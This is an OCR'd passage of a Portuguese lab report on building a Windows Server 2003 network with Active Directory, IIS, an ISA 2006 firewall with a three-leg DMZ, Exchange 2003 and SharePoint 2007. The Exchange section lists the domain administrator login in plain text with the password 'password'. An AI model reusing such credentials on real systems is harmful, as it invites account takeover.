


Figura 31 – Nome NetBIOS para o domínio

Os passos seguintes finalizam a configuração da *Active Directory* com especificação desta máquina como servidor de domínio e configurando a palavra-chave de restauro.




Figura 32 – Definições DNS do domínio




Figura 33 – Palavra-chave do domínio (password)

4.1.2 Servidor WEB

O servidor WEB será configurado com uma instalação do Windows 2003 Server, incluindo os serviços necessários, conforme os passos seguintes:

- Instalar Windows 2003 Server + SP2 + updates
- Instalar IIS
- Instalar .NET Framework 3.5
- Instalar Microsoft Visual Studio 2008 + SQL Server 2005 Express




Figura 34 – Websites IIS v7

4.1.3 Servidor Firewall




Figura 35 – ISA Server 2006 Standard Edition

- Instalar Windows 2003 Server + SP2 + updates
- Instalar Internet Security and Acceleration (ISA) 2006




Figura 36 – Estruturação do servidor de firewall




Figura 37 – ISA 2006 – Perímetro em "três pernas"

Foi escolhido o esquema de três pernas uma vez que este prevê uma área demilitarizada (DMZ) interligando o acesso à Internet e a rede interna, proporcionando maior controlo e segurança à informação da organização. Após configurar o esquema inicial, falta configurar os acessos aos vários recursos e ir testando o sistema até chegar a um estado ideal de permissão/acesso.

- Configurar acessos Web e ftp através da DMZ
- Configurar permissão para servidor SharePoint
- Configurar permissão para servidor Exchange
- Configurar permissão para servidor Web
- Configurar acessos a protocolos pop e smtp
- Configurar envio de emails através do ISA e não directamente para o Exchange

Uma das configurações a ter em conta é fazer passar o tráfego de correio electrónico pelo ISA e não permitir acesso directo ao servidor de correio electrónico. O processo é indicado a seguir.




Figura 38 – Configuração directa do servidor de correio electrónico




Figura 39 – Ligação ao servidor de correio electrónico

- A resposta ao exterior é dada pelo servidor interno Exchange




Figura 40 – Configuração do servidor de correio electrónico pelo firewall




Figura 41 – Teste de acesso ao serviço de correio electrónico

4.1.4 Virtual Exchange




Figura 42 – Instalação do Exchange Server

- Instalar Windows 2003 Server + SP2 + updates
- Instalar serviços SNMP + ASP .NET + WWW
- Instalar Exchange Server 2003 (após forestprep e domainprep no servidor DNS)

Username: **iseplab\administrator**

Password: **password**




Figura 43 – OWA – Leitura de Emails

4.1.5 Virtual SharePoint




Figura 44 – Ecrã de configuração do SharePoint 2007

- Instalar Windows 2003 Server + SP2 + updates
- Instalar serviços SNMP + ASP .NET + WWW + IIS
- Instalar SharePoint Server 2007 (MOSS)
- Instalar VSeWSS 1.3

  (Visual Studio Extentions for Windows SharePoint Services)




Figura 45 – SharePoint instalado e configurado

Após a instalação deste servidor e respectiva configuração no servidor de *firewall*, todo o sistema fica pronto para o trabalho colaborativo.

Tarefas como o envio de mails e avisos, comunicação multi-hirárquica, modificação de documentos partilhados, são apenas algumas das funções que permitem à organização trabalhar com rapidez, eficácia e sem limitações de pessoas, serviços ou localização geográfica.

